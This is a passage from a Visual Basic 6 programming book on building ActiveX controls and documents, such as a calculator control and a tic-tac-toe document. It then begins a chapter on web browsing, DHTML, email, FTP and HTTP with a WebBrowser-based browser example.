Attribute VB_Creatable = True
Attribute VB_PredeclaredId = False
Attribute VB_Exposed = True
Private Sub Command1_Click()
    Text3.Text = Str(Val(Text1.Text) + Val(Text2.Text))
End Sub

Public Property Get Operand1() As Variant
    Operand1 = Text1.Text
End Property

Public Property Let Operand1(ByVal vNewValue As Variant)
    Text1.Text = vNewValue
    PropertyChanged "Operand1"
End Property

Public Property Get Operand2() As Variant
    Operand2 = Text2.Text
End Property

Public Property Let Operand2(ByVal vNewValue As Variant)
    Text2.Text = vNewValue
    PropertyChanged "Operand2"
End Property
Private Sub UserControl_ReadProperties(PropBag As PropertyBag)
    Text1.Text = PropBag.ReadProperty("Operand1")
    Text2.Text = PropBag.ReadProperty("Operand2")
End Sub

Private Sub UserControl_WriteProperties(PropBag As PropertyBag)
    PropBag.WriteProperty "Operand1", Text1.Text
    PropBag.WriteProperty "Operand2", Text2.Text
End Sub
```

Besides the **WriteProperties** and **ReadProperties** events, user controls also have **Initialize** events that occur when the control is opened at design time and **Terminate** events that occur when you switch to runtime from design time (in other words, the design time—instance of the control is terminated).

Here's the order of events that occur when you switch from design time to runtime:

- **WriteProperties**
- **Terminate**
- **ReadProperties**

And here's the order of events that occur when you switch from runtime to design time:

- **Initialize**
- **ReadProperties**

Adding A Method To An ActiveX Control

In the previous topic, we saw how to add a property to an ActiveX control—but how do you add a method? You add a method to an ActiveX control in much the same way you add a property—with the Tool menu's Add Procedure dialog box.

Let's see an example. In this case, we'll add a new method to the calculator ActiveX control that we've developed in the previous few topics: the **Calculate** method. When the control's **Calculate** method is called, we can add the values in the top two text boxes in the calculator and display the result in the bottom text box (just like clicking the equal (=) button in the calculator).

Open the calculator ActiveX project in Visual Basic now and open the code window as well. Next, select the Add Procedure item in the Tools menu, opening the Add Procedure dialog box, as shown in Figure 20.15. Give this new method the name **Calculate**.




Figure 20.15 The Add Procedure dialog box.

Select the entry labeled Sub to make our new method a **Sub** procedure, and make sure the entry labeled Public in the Scope box is selected (making this method available outside the ActiveX control to container programs). Then click on OK to close the Add Procedure dialog box.

Following these steps creates a new procedure, **Calculate**, in the calculator ActiveX control:

```
Public Sub Calculate()

End Sub
```

If you have arguments you want passed to this method, just add them to the argument list between the parentheses as you would for any subroutine. In this case, we want to calculate the sum of the two operands now in **Text1** and **Text2** in this method, storing the sum in **Text3**, and we do that with this code:

```
Public Sub Calculate()
     Text3.Text = Str(Val(Text1.Text) + Val(Text2.Text))
End Sub
```

That's all we need; now create the calculator control and embed it in another program as, say, CalculatorControl1. When you do, you can use the control's **Calculate** method like this: **CalculatorControl1.Calculate**.

For example, we've added a new button with the caption Calculate to the project in Figure 20.16, and added this code to the command button's **Click** event:




Figure 20.16 Calling a custom ActiveX control method.

```
Private Sub Command1_Click()
     CalculatorControl1.Calculate
End Sub
```

The result appears in Figure 20.16. When the user clicks the Calculate button, we execute the calculator ActiveX control's **Calculate** method. Our ActiveX method example is a success. The code for this example, activexcalculatorcontrol.ctl version 3, appears in Listing 20.3.

TIP: Another way to set up methods in an ActiveX control is to use the ActiveX Control Interface Wizard in the Add-Ins menu (if that wizard does not appear in your Add-ins menu, select the Add-In Manager item in the Add-Ins menu and add the ActiveX Control Interface Wizard).

Listing 20.3 activexcalculatorcontrol.ctl version 3

```
VERSION 6.00
Begin VB.UserControl CalculatorControl
   ClientHeight    =   3600
   ClientLeft      =   0
   ClientTop       =   0
   ClientWidth     =   4500
```

```
   ScaleHeight     =   3600
   ScaleWidth      =   4500
   Begin VB.TextBox Text2
      Height          =   495
      Left            =   1680
      TabIndex        =   4
      Top             =   1200
      Width           =   1215
   End
   Begin VB.CommandButton Command1
      Caption         =   "="
      Height          =   495
      Left            =   1680
      TabIndex        =   3
      Top             =   1920
      Width           =   1215
   End
   Begin VB.TextBox Text3
      Height          =   495
      Left            =   1680
      TabIndex        =   1
      Top             =   2640
      Width           =   1215
   End
   Begin VB.TextBox Text1
      Height          =   495
      Left            =   1680
      TabIndex        =   0
      Top             =   300
      Width           =   1215
   End
   Begin VB.Label Label1
      Caption         =   "+"
      Height          =   255
      Left            =   2160
      TabIndex        =   2
      Top             =   840
      Width           =   375
   End
End
Attribute VB_Name = "CalculatorControl"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = True
Attribute VB_PredeclaredId = False
Attribute VB_Exposed = True
Private Sub Command1_Click()
```

```
    Text3.Text = Str(Val(Text1.Text) + Val(Text2.Text))
End Sub

Public Property Get Operand1() As Variant
    Operand1 = Text1.Text
End Property

Public Property Let Operand1(ByVal vNewValue As Variant)
    Text1.Text = vNewValue
    PropertyChanged "Operand1"
End Property

Public Property Get Operand2() As Variant
    Operand2 = Text2.Text
End Property

Public Property Let Operand2(ByVal vNewValue As Variant)
    Text2.Text = vNewValue
    PropertyChanged "Operand2"
End Property

Private Sub UserControl_ReadProperties(PropBag As PropertyBag)
    Text1.Text = PropBag.ReadProperty("Operand1")
    Text2.Text = PropBag.ReadProperty("Operand2")
End Sub

Private Sub UserControl_WriteProperties(PropBag As PropertyBag)
    PropBag.WriteProperty "Operand1", Text1.Text
    PropBag.WriteProperty "Operand2", Text2.Text
End Sub

Public Sub Calculate()
    Text3.Text = Str(Val(Text1.Text) + Val(Text2.Text))
End Sub
```

Adding An Event To An ActiveX Control

ActiveX controls can support events, of course, and the custom ActiveX controls you design with Visual Basic are no exception. You add events much like you add properties and methods—with the Add Procedure item in the Tools menu. After you create a new event, it's up to you to raise that event with the **RaiseEvent** method.

Let's see an example. Here, we'll add an event named **CalculatorClick** to the calculator ActiveX control we've developed in the previous few topics. When the user clicks the calculator control, this event, **CalculatorClick**, will occur.

To add this event to the calculator ActiveX control, open the calculator ActiveX project in Visual

Basic, and open the code window as well. Next, select the Add Procedure item in the Tools menu to open the Add Procedure dialog box, as shown in Figure 20.17.




Figure 20.17 Adding an event to an ActiveX control.

Type the name of this event, "CalculatorClick", into the Name box in the Add Procedure dialog box, select the option button labeled Event to indicate that we want to create a new event, and click OK. This creates the new event by declaring it in the ActiveX control's (General) section:

```
Public Event CalculatorClick()
```

If you want to add arguments to this event's handler procedures, just list them in the parentheses as you would for any procedure.

How do we make this new event active? It's up to us to raise this event when appropriate, using the **RaiseEvent** method. In this case, that's particularly easy—we'll just use the user control's **Click** event. Add a **Click** event handler to the calculator ActiveX control now:

```
Private Sub UserControl_Click ()

End Sub
```

This is the event handler that will be called when the calculator control is clicked, and we'll raise the **CalculatorClick** event here:

```
Private Sub UserControl_Click()
     RaiseEvent CalculatorClick
End Sub
```

TIP: If your event supports arguments, you raise it and pass the arguments to it like this

RaiseEvent *eventname*([*argumentlist*])

just as you would pass arguments to any procedure.

That's all we need. Now when you embed the calculator control in a Visual Basic program, you'll find that it has a **CalculatorClick** event that you can add text to:

```
Private Sub CalculatorControl1_CalculatorClick()
    CalculatorControl1.Calculate
End Sub
```

For example, we can call the calculator control's **Calculate** method when the user clicks that control, like this:

```
Private Sub CalculatorControl1_CalculatorClick()
     CalculatorControl1.Calculate
End Sub
```

In this way, we've added a new event to our ActiveX control. The code for the new version of the ActiveX calculator control is located in the activexcalculatorcontrol folder on this book's accompanying CD-ROM.

TIP: Another way to set up events in an ActiveX control is to use the ActiveX Control Interface Wizard in the Add-Ins menu (if that wizard does not appear in your Add-Ins menu, select the Add-In Manager item in the Add-Ins menu and add the ActiveX Control Interface Wizard).

Adding Design Time Property Pages

The Testing Department is calling again. Can't you add property pages to your new ActiveX control? The programmers who use your control are used to setting properties using property pages at design time.

You can add property pages to your control with the Visual Basic Property Page Wizard in the Add-Ins menu. If that wizard does not appear in your Add-ins menu, select the Add-In Manager item in the Add-Ins menu and add the Property Page Wizard. After you've added properties to an ActiveX control, you can use the Property Page Wizard to add property pages for those properties.

Let's see an example. Here, we'll add a set of property pages for our ActiveX calculator control that we've developed in the previous few topics. Start the Property Page Wizard by selecting that item in the Add-Ins menu now; a welcome screen will appear. Click the Next button until you get to the Select The Property Pages screen, as shown in Figure 20.18.

Here's where you set up the property pages your control will have. You can add property pages with the Add button and name them with the Rename button. In this case, the calculator control only has two properties, **Operand1** and **Operand2**, and we'll set up a separate property page for each, as shown in Figure 20.18.




Figure 20.18 Creating property pages.

Click Next to go to the next screen, Add Properties, as shown in Figure 20.19. Here you add properties from the list of all the available properties on the left to the property pages you've set up. Just click the tab matching the property page you want to add a property to, select the property in the list box at left, and click the right-pointing arrow button to add that property to the property page (or click the left-pointing arrow button to remove a button from a property page). In this way, you can organize which property appears on which page.




Figure 20.19 Adding properties to property pages.

Finally, click Next to go to the Property Page Wizard's screen labeled Finished and click the Finish button. In this case, this creates two new property page documents, PropertyPage1.pag and PropertyPage2.pag, for your control, and adds them to your project. Save those files to disk and rebuild your control.

Now embed our ActiveX control in another program and open its property pages at design time, as shown in Figure 20.20. Now we're supporting property pages for custom ActiveX controls.

The code for the example property page files are located in the PropertyPage1 and PropertyPage2 folders on this book's accompanying CD-ROM.




Figure 20.20 Our control's custom property pages

Creating An ActiveX Document

The Testing Department is calling again. The ActiveX controls you've been building are fine, but what about going on to the next step? How about creating an ActiveX *document*? You ask, why are ActiveX documents the next step? Because, they say, although ActiveX controls can appear in Web pages, ActiveX documents can *be* Web pages. That is, an entire Visual Basic form with all its controls can now appear in your Web browser or other application.

Let's see an example. To create a new ActiveX document, open the Visual Basic New Project dialog box, select the ActiveX document EXE entry, and click on OK (you can create either ActiveX document EXEs or DLLs—see the next topic for a discussion of the difference). This creates a new ActiveX document in Visual Basic, as shown in Figure 20.21.




Figure 20.21 Creating a new ActiveX document.

To get our start with ActiveX documents, just double-click the document and add this code to the **Initialize** procedure that opens to draw a set of crisscrossing lines and a black box in the center of the document:

```
Private Sub UserDocument_Initialize()
     Line (0, 0)-(ScaleWidth, ScaleHeight)
     Line (0, ScaleHeight)-(ScaleWidth, 0)
     Line (ScaleWidth / 4, ScaleHeight / 4)-(3 * ScaleWidth / 4, _
         3 * ScaleHeight / 4), , BF
End Sub
```

This is the procedure that's run when the ActiveX document is first opened. Because we're drawing from the **Initialize** event handler, set the document's **AutoRedraw** property to True (just as you would for a form).

Let's see our new ActiveX document at work in a Web browser (you can use ActiveX documents in other applications that support them, but Web browsers are particularly handy for testing ActiveX documents in an interactive way). Select the Project1 Properties item in the Project menu, and click the Debugging tab in the Project Properties dialog box that opens. Make sure that the option button labeled Start Component is selected (the start component should be given as **UserDocument1**) and the box labeled Use Existing Browser is checked. Then close the dialog box by clicking on OK, and run the document with the Start item in the Run menu.

Starting the document loads the document's specification, a VBD file, into the browser, which (if it supports ActiveX documents) runs the document's EXE file or adds the document's DLL file to its own process, as shown in Figure 20.22.




Figure 20.22 Opening our new ActiveX document in the Microsoft Internet Explorer.

That's all there is to it. Now we've created our first ActiveX document. Still, not much is going on here yet. In the following topics, we'll develop our ActiveX documents further.

TIP: Oh great, you're thinking, I've developed an extensive standard Visual Basic program based on forms, and now I've got to convert it into an ActiveX document? Visual Basic includes a wizard to help you in just this case: the ActiveX Document Migration Wizard. Just select that wizard in the Add-Ins menu (if the wizard does not appear in your Add-ins menu, select the Add-In Manager item in the Add-Ins menu and add the ActiveX Document Migration Wizard).

ActiveX Document DLLs Vs. EXEs

You can create both ActiveX document EXEs and DLLs. Here's the difference: if an ActiveX document is written as an executable file (EXE file), it is an *out-of-process* server and runs in its own process; if it has been implemented as a dynamic link library (DLL file), it is an *in-process* server and runs in the same process as the client application.

Although ActiveX documents are usually built as EXE projects, the benefit of DLLs is that applications that use in-process servers usually run faster than those that use out-of-process servers because the application doesn't have to cross process boundaries to use an object's properties, methods, and events. In addition, the performance of an in-process component, or DLL file, surpasses that of the same component compiled as an EXE. Also, multiple programs accessing the same EXE can overwrite global data, but that doesn't happen if they each have their own in-process server.

Adding Controls To An ActiveX Document (A Tic-Tac-Toe Example)

The Testing Department is on the phone. The ActiveX document you've created is very nice, but why can't you do anything with it? Well, you say, I was just about to add controls to it and create a Web browser game.

Using ActiveX documents, you can display entire forms in Web browsers. To see this at work, we'll create a mini tic-tac-toe game. This game will let users click buttons to display alternate x's and o's (although it won't include the logic to actually play tic-tac-toe). Working with multiple controls in this way will demonstrate how to display entire programs as Web pages.

Create a new ActiveX document (EXE or DLL), and add nine command buttons to it arranged in a 3×3 grid in classic tic-tac-toe fashion. Give each button the same name, **Command**, clear each button's caption (that is, select the text in the caption and press the backspace key), and when Visual Basic asks if you want to create a control array, click Yes, because a control array will make the code shorter and easier to handle.

To alternate x's and o's as the user clicks buttons, we'll need a Boolean flag, which we'll call **blnXFlag**. If this flag is true, the next caption to set will be "x"; otherwise, "o". Add the declaration of **blnXFlag** to the (General) section:

```
Dim blnXFlag As Boolean
```

We also initalize **blnXFlag** to True when the document first loads by adding this code to the **Initialize** event handler:

```
Private Sub UserDocument_Initialize()
     blnXFlag = True
End Sub
```

Now when the user clicks a button, we alternate between setting the clicked buttons' captions to "x" and "o" this way:

```
Private Sub Command_Click(Index As Integer)
     If blnXFlag Then
         Command(Index).Caption = "x"
     Else
         Command(Index).Caption = "o"
     End If
...
End Sub
```

At the end of the code, we toggle the state of **blnXFlag** for the next time the user clicks a button:

```
Private Sub Command_Click(Index As Integer)
    If blnXFlag Then
        Command(Index).Caption = "x"
    Else
        Command(Index).Caption = "o"
    End If
     blnXFlag = Not blnXFlag
End Sub
```

Let's see our new ActiveX document game at work. Select the Project1 Properties item in the Project menu, and click the Debugging tab in the Project Properties dialog box that opens. Make sure that the option button labeled Start Component is selected (the start component should be given as **UserDocument1**), and the box labeled Use Existing Browser is checked. Then close the dialog box by clicking on OK, and run the game with the Start item in the Run menu.

The result appears in Figure 20.23. As you can see, our entire game appears in the Microsoft Internet Explorer. The user can alternate button captions just by clicking the buttons. Our ActiveX document example is a success.




Figure 20.23 Our tic-tac-toe ActiveX document.

We'll save the document as activextictactoe.dob (ActiveX documents have the extension .dob when saved in Visual Basic, just as form files have the extension .frm), and the project as activextictactoe.vbp. The default name for the document is UserDocument1, as you can see in the Visual Basic Properties window; if you want to use a different name for the document, set it in the Properties window. We'll change the document name to activextictactoedoc. When we create the VBD specification file for this document, then, that file will be activextictactoedoc.vbd, and that's the file to open in your Web browser

The code for this example, activextictactoedoc.dob version 1 (version 2 will support persistent data), appears in Listing 20.4.

Listing 20.4 activextictactoedoc.dob version 1

```
VERSION 6.00
Begin VB.UserDocument activextictactoedoc
   AutoRedraw      =   -1  'True
   ClientHeight    =   2865
   ClientLeft      =   0
   ClientTop       =   0
   ClientWidth     =   4800
   HScrollSmallChange=   225
   ScaleHeight     =   2865
   ScaleWidth      =   4800
   VScrollSmallChange=   225
   Begin VB.CommandButton Command
      Height          =   495
      Index           =   8
      Left            =   3360
      TabIndex        =   8
      Top             =   1920
      Width           =   1215
   End
   Begin VB.CommandButton Command
      Height          =   495
      Index           =   7
      Left            =   3360
      TabIndex        =   7
      Top             =   1080
      Width           =   1215
   End
   Begin VB.CommandButton Command
      Height          =   495
      Index           =   6
      Left            =   3360
      TabIndex        =   6
      Top             =   360
      Width           =   1215
   End
   Begin VB.CommandButton Command
      Height          =   495
      Index           =   5
      Left            =   1800
      TabIndex        =   5
      Top             =   1920
      Width           =   1215
   End
   Begin VB.CommandButton Command
      Height          =   495
      Index           =   4
```

```
      Left            =   1800
      TabIndex        =   4
      Top             =   1080
      Width           =   1215
   End
   Begin VB.CommandButton Command
      Height          =   495
      Index           =   3
      Left            =   1800
      TabIndex        =   3
      Top             =   360
      Width           =   1215
   End
   Begin VB.CommandButton Command
      Height          =   495
      Index           =   2
      Left            =   240
      TabIndex        =   2
      Top             =   1920
      Width           =   1215
   End
   Begin VB.CommandButton Command
      Height          =   495
      Index           =   1
      Left            =   240
      TabIndex        =   1
      Top             =   1080
      Width           =   1215
   End
   Begin VB.CommandButton Command
      Height          =   495
      Index           =   0
      Left            =   240
      TabIndex        =   0
      Top             =   360
      Width           =   1215
   End
End
Attribute VB_Name = "activextictactoedoc"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = True
Attribute VB_PredeclaredId = False
Attribute VB_Exposed = True
Option Explicit
Dim blnXFlag As Boolean
```

```
Private Sub Command_Click(Index As Integer)
    If blnXFlag Then
        Command(Index).Caption = "x"
    Else
        Command(Index).Caption = "o"
    End If
    blnXFlag = Not blnXFlag
End Sub

Private Sub UserDocument_Initialize()
    blnXFlag = True
End Sub
```

Handling Constituent Control Events In An ActiveX Document

After you add controls to an ActiveX document, how do you handle the events those controls create? That's the beauty of it all—you handle such events just as you would in a standard Visual Basic EXE program, so designing an ActiveX document is really just like designing a standard form in Visual Basic.

If you haven't already done so, take a look at the tic-tac-toe game we developed in the previous topic. There, we set up a control array of nine buttons and handled the button clicks just as you would in a standard Visual Basic form:

```
Private Sub Command_Click(Index As Integer)
    If blnXFlag Then
        Command(Index).Caption = "x"
    Else
        Command(Index).Caption = "o"
    End If
    blnXFlag = Not blnXFlag
End Sub
```

Microsoft has worked hard to make sure that creating ActiveX documents is as easy as creating standard Visual Basic EXE programs in the hopes that ActiveX documents will become popular, and the programmer is the winner.

Testing An ActiveX Document

To test an ActiveX document—and even debug it—while in the design process using your ActiveX document-supporting Web browser (such as the Microsoft Internet Explorer), just follow these steps:

1. Select the *ProjectName* Properties item in the Project menu (where *ProjectName* is the name of your project).
2. Click the Debugging tab in the Project Properties dialog box that opens.
3. Make sure that the option button labeled Start Component is selected (the start component should be given as the name of your document, such as **UserDocument1**).
4. To use your existing browser, make sure the box labeled Use Existing Browser is checked.
5. Close the dialog box by clicking on OK.
6. Start the document with the Start item in the Run menu.

When you follow these steps, Visual Basic creates a VBD file for your document and opens that file in your Web browser (VBD files hold the ActiveX document's specification and tell the browser where to find the document's EXE or DLL file).

Creating ActiveX Documents That Run Outside Visual Basic

The Testing Department is calling again. Your new ActiveX document is a winner, but how come you can only launch it from Visual Basic? Hmm, you say, I'll look into it.

ActiveX documents need either an EXE or a DLL file and a VBD file. (You select either EXE or DLL when you create the document—see "ActiveX Document DLLs Vs. EXEs," earlier in this chapter.) How do you create these files?

When you create an ActiveX document, you save it with the extension .dob. Visual Basic uses that DOB file to create the EXE or DLL file that holds the actual code for the ActiveX document. To create the EXE or DLL file, just select the Make *ProjectName*.exe item in the File menu (where *ProjectName* is your project's name).

In addition, Visual Basic produces the specification file, with the extension .vbd, that describes the ActiveX document, and it's that file that you actually open in the host application, such as the Microsoft Internet Explorer. To open the ActiveX document in the Internet Explorer, you just open the VBD file directly (use the File menu's Open item), as shown in Figure 20.24, where we've opened the VBD file for the tic-tac-toe document we developed in the previous few topics.




Figure 20.24 Displaying a VBD file in the Microsoft Internet Explorer.

Distributed Computing: ActiveX Documents And Integrated Browsers

The Testing Department is calling. Now that the company's grown so huge (thanks to the success of your programs), we need to start using the Internet for the company reps in the field. Can't we download updated programs in a transparent way over the Internet? You think about ActiveX documents and say, no problem.

If you integrate a Web browser into a program, you can have that browser download ActiveX documents in a seamless way that makes those documents look like part of the program itself. In this way, users can download ActiveX documents filled with current data into a program in a way that seems transparent to them.

Let's see an example. Here, we'll add a Web browser to a program and use it to open the tic-tac-toe ActiveX document we've developed in the previous few topics. To create a program with a built-in Web browser, use the Visual Basic Application Wizard. When the Application Wizard asks you about Internet connectivity, as shown in Figure 20.25, click the option button labeled Yes, and enter the URL of your document's VBD file (which can be on the Internet) in the startup URL box; here, we'll use the disk location of our VBD file, which is C:\vbbb\activextictactoedoc\activextictactoedoc.vbd. Then click the Finish button to create the program.




Figure 20.25 Setting Internet connectivity with the Application Wizard.

At design time, we can customize the program even more by changing the caption of the menu item that opens the game from "Web browser" to "Tic Tac Toe", and editing the browser form, **frmBrowser**, by removing the combo box that shows the URL and all the buttons. We can also stretch the Web browser control (**brwWebBrowser**) so it covers the whole **frmBrowser** form.

Customizing the browser form this way prevents it from appearing as a Web browser at all. Instead, it will look like a part of your program; the fact that it comes from the Internet is entirely transparent to the user. (You can also remove the form's title bar so the name of the displayed ActiveX document is not displayed, but we won't go that far here.)

Running this program and selecting the Tic Tac Toe menu item opens that ActiveX document in the program, as shown in Figure 20.26. The ActiveX document looks just like any other part of the program, which is the idea behind distributed computing.




Figure 20.26 Opening an ActiveX document in a program with a Web browser.

Making ActiveX Document Properties Persistent (PropertyBag Object)

Just as with ActiveX controls, you can make the data in ActiveX documents *persistent*, which means the data is stored when you close the document and restored in the display when you open the document. How does this work? To make the data in an ActiveX document persistent, you use the **PropertyChanged** method as you do with ActiveX controls, and use the **ReadProperty** and **WriteProperty** methods.

Chapter 21
Visual Basic And The Internet: Web Browsing, Email, HTTP, FTP, And DHTML

If you need an immediate solution to:

Creating A Web Browser
Specifying URLs In A Web Browser
Adding Back And Forward Buttons To A Web Browser
Adding Refresh, Home, And Stop Buttons To A Web Browser
Creating DHTML Pages
Adding Text To DHTML Pages
Adding Images To DHTML Pages
Adding HTML Controls To DHTML Pages
Adding ActiveX Controls To DHTML Pages
Adding Tables To DHTML Pages
Adding Hyperlinks To DHTML Pages
Using MAPI Controls To Support Email
Sending Email From Visual Basic
Reading Email In Visual Basic
Using The Internet Transfer Control For FTP And HTTP Operations
Handling FTP Operations In Visual Basic
Handling HTTP Operations In Visual Basic

In Depth

In this chapter, we'll see how to create a Web browser, create a dynamic HTML page (DHTML), and work with email and the HTTP and FTP protocols. Not surprisingly, these are all hot topics in Visual Basic.

Creating A Web Browser

If you have the Microsoft Internet Explorer installed, you can build Web browsers using Visual Basic. Microsoft has packaged the Internet Explorer in a control, the WebBrowser control, and we'll be able to use that control to create a Web browser in this chapter that supports such browser functionality as Back, Forward, Home, Stop, and Refresh buttons. We'll also let the user specify what URL to navigate to with a combo box—as well as keeping track of recently visited URLs in that combo box.

Building a Web browser can be a worthwhile project in itself, but another popular use of the WebBrowser control is to add a Web browser to your existing program for added power. In fact, you can use the WebBrowser control to open ActiveX documents (as we did in Chapter 20) in a way that

makes them look like a seamless part of the program—even though that document may have come from the Internet.

Creating A Dynamic HTML Page

Dynamic HTML is the new, although amorphous, Web page standard (that is, Netscape and Microsoft think of dynamic HTML as entirely different things). The Microsoft standard for DHTML makes all the tags in a Web page active elements in the sense that they have properties you can change at runtime, as well as events like **Click**. The DirectAnimation and DirectShow Internet Explorer packages are part of Microsoft DHTML as well.

Visual Basic can write dynamic HTML—in fact, you can now use Visual Basic as an HTML editor, adding text, images, hyperlinks, and tables. We'll see how to do that in this chapter. There's more here too. You can add ActiveX controls directly to your Web pages when designing them in the DHTML Designer. We'll see how to create Web pages using that designer and how to test them out in the Internet Explorer immediately, from Visual Basic.

Working With Email

Visual Basic includes support for working with email as well. That support is based on the Microsoft Exchange utility that's installed with Windows (and usually appears on the Windows desktop as the Inbox icon). In this chapter, we'll see how to connect Visual Basic to the Microsoft Exchange to handle email. To do that, we'll use the ActiveX MAPI controls (Messaging Applications Programming Interface) that come with Visual Basic.

To connect to the email system, you create a new MAPI session using the MAPISession control. When the session is created, you use the MAPIMessages control to work with individual messages. Note that these controls are interfaces to the Microsoft Exchange package, which means that we'll be using that package to send and receive email.

Using FTP

FTP (File Transfer Protocol) is a very popular Internet protocol for, as its name implies, transferring files. Visual Basic has good support for FTP work, and that support is contained in the Visual Basic Internet transfer control. That control has two approaches to working with FTP. You can use the **OpenURL** method to easily download a file from an FTP site. In addition, you can execute standard FTP commands with the control's **Execute** method. Using **Execute**, you can make use of the standard FTP commands like **CD**, **GET**, **CLOSE**, **QUIT**, **SEND**, and so on.

Using HTTP

HTTP (Hypertext Transfer Protocol) is the protocol on which the World Wide Web is based. As most programmers know, this is the protocol used for Web pages on the Internet. Because we're going to build a functioning Web browser in this chapter, you may wonder why we want to work with the HTTP protocol directly. The answer is that although Web browsers do indeed download and display Web pages, there's a lot more you can do with the HTTP protocol. When you download a file using the Internet transfer control's **OpenURL** method, you get access to the file's HTML directly, which is

important if you want to interpret that HTML in a way different from how the Internet Explorer would. You can also use that control's **Execute** method to execute HTTP commands directly.

You can even write your own Web browser or use emerging Web languages like XML (Extended Markup Language). XML, intended to be a successor to HTML, allows you to create your own markup tags in a well-defined way, on a document-by-document basis. When reading those tags, it's up to the browser to interpret them, and you can write such XML browser programs in Visual Basic.

TIP: Microsoft has made an XML parser available on its Web site in two versions: a Java version and a Visual C++ version. (Its URL keeps changing, though, so search the site for "XML parser".) This parser breaks XML documents down tag by tag in a way that makes reading XML documents more systematic. You can connect the Visual C++ version to Visual Basic if you place your Visual C++ code in a dynamic link library that Visual Basic can link in, but the Visual C++ parser is so complex to use that it may not be worth the bother. One aspect of the Microsoft parser is, however, very useful: it can tell you if an XML document meets the XML specification for being *valid* and *well formed*.

Besides using the Internet transfer control's **OpenURL** method, you can also use the **Execute** method to execute such common HTTP commands as **GET**, **POST**, and **PUT**.

That's it for the overview of Visual Basic and the Internet for the moment—it's time to turn to our Immediate Solutions.

Immediate Solutions

Creating A Web Browser

The Testing Department is calling again. They need a new Web browser program right away. What's wrong with the old one? you ask. They say, it doesn't display the founder's picture. Oh, you say.

It's easy to build a Web browser in Visual Basic—you just use the Microsoft WebBrowser control. In this and the next few topics, we'll put together the functioning Web browser that you see in Figure 21.1. Our browser will support Back, Next, Home, Stop, and Refresh buttons, as you can see in that figure. In addition, the browser will have all the power of the Microsoft Internet Explorer (largely because it *is* the Internet Explorer; we use the WebBrowser control, which is the Internet Explorer in a control). To let the user navigate, we'll include a combo box, as you see in Figure 21.1. When the user types a new URL in the combo box and presses the Enter key, we'll navigate to that URL (and keep a record of the URLs we've been to in the combo box's drop-down list).




Figure 21.1 Our Web browser.

To create our Web browser, follow these steps:

1. Create a new standard Visual Basic project.
2. Select the Project|Components item.
3. Click the Controls tab in the Components dialog box.
4. Select the Microsoft Internet Controls and Microsoft Windows Common Controls entries, and click on OK to close the Components dialog box.
5. Add a WebBrowser control and a toolbar to the form, stretching the WebBrowser control, **WebBrowser1**, to fill the space under the toolbar.
6. Add five buttons to the toolbar (right-click the toolbar, select the Properties item, click the Buttons tab, and use the Insert Button button to add the buttons).
7. Give the buttons the same captions and **Key** properties: Back, Next, Home, Stop, and Refresh (for example, the button with the caption "Back" will also have its **Key** property set to Back so we can identify which button in the toolbar was clicked).
8. Add a combo box, **combo1**, to the end of the toolbar (draw the combo box in the toolbar to make sure it's part of the toolbar; don't double-click to create a combo box and then move it to the toolbar).

That sets up the Web browser—but how do we work with it in code? We'll take a look at that in the next few topics.

Specifying URLs In A Web Browser

Now that you've set up the controls we'll need in a Web browser (see the previous topic), how do you let the user navigate?

You use the WebBrowser control's **Navigate** method. Let's see this at work. For example, when our Web browser first loads, we can navigate to the Microsoft Web page this way (note that you can specify URLs with or without the "http://" part in the Internet Explorer, and although we omit it here, you can include that prefix if you prefer):

```
Private Sub Form_Load()
    WebBrowser1.Navigate "www.microsoft.com"
...
End Sub
```

We also want the user to be able to navigate to a new URL, and that's usually done with a combo box like the one we added to our Web browser in the previous topic, **combo1**. We start working with **combo1** by displaying the present URL and adding it to the combo box's drop-down list:

```
Private Sub Form_Load()
    WebBrowser1.Navigate "www.microsoft.com"
    Combo1.Text = "www.microsoft.com"
    Combo1.AddItem Combo1.Text
End Sub
```

Users can select past URLs from the combo box's drop-down list. When they do select a URL that way, a **Click** event is generated, and we can navigate to the newly selected URL this way:

```
Private Sub Combo1_Click()
    WebBrowser1.Navigate Combo1.Text
End Sub
```

In addition, users can type a new URL into the combo box and press Enter, just as they can in commercial browsers. When they press Enter, we can navigate to the new URL simply by calling the **Combo1_Click** event handler directly from the **KeyPress** event handler:

```
Private Sub Combo1_KeyPress(KeyAscii As Integer)
    If KeyAscii = vbKeyReturn Then
        Combo1_Click
    End If
End Sub
```

Finally, when the downloading process is complete, the WebBrowser control fires a **DownloadComplete** event, and we can display the present URL in the browser's title bar, just as any commercial browser might. To do that, we get the browser's present URL from its **LocationName** property:

```
Private Sub WebBrowser1_DownloadComplete()
    Me.Caption = WebBrowser1.LocationName
...
End Sub
```

In addition, we can add that URL to the top of the combo box's list this way:

```
Private Sub WebBrowser1_DownloadComplete()
    Me.Caption = WebBrowser1.LocationName
    Combo1.AddItem WebBrowser1.LocationURL, 0
End Sub
```

And that's it—now the user can navigate around using the combo box. However, we have yet to make all the buttons, such as Back, Forward, and Home, active, and we'll do that in the next two topics. The code for the browser, browser.frm version 1 (version 2, which is included on the accompanying CD-ROM, will include support for the browser buttons), appears in Listing 21.1.

TIP: In our example, we made the Web browser navigate to the Microsoft home page when the browser is first opened. However, you can make the browser start with the user's home page (as recorded by the Internet Explorer) with the browser control's **GoHome** method.

Listing 21.1 browser.frm version 1

```
VERSION 6.00
Object = "{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}#1.1#0"; "SHDOCVW.DLL"
Object = "{6B7E6392-850A-101B-AFC0-4210102A8DA7}#2.0#0"; "MSCOMCTL.OCX"
Begin VB.Form Form1
   Caption         =   "Form1"
   ClientHeight    =   3195
   ClientLeft      =   60
   ClientTop       =   345
   ClientWidth     =   7560
   LinkTopic       =   "Form1"
   ScaleHeight     =   3195
   ScaleWidth      =   7560
   StartUpPosition =   3  'Windows Default
   Begin ComctlLib.Toolbar Toolbar1
      Align           =   1  'Align Top
      Height          =   630
      Left            =   0
      TabIndex        =   1
      Top             =   0
      Width           =   7560
      _ExtentX        =   13335
      _ExtentY        =   1111
      ButtonWidth     =   1164
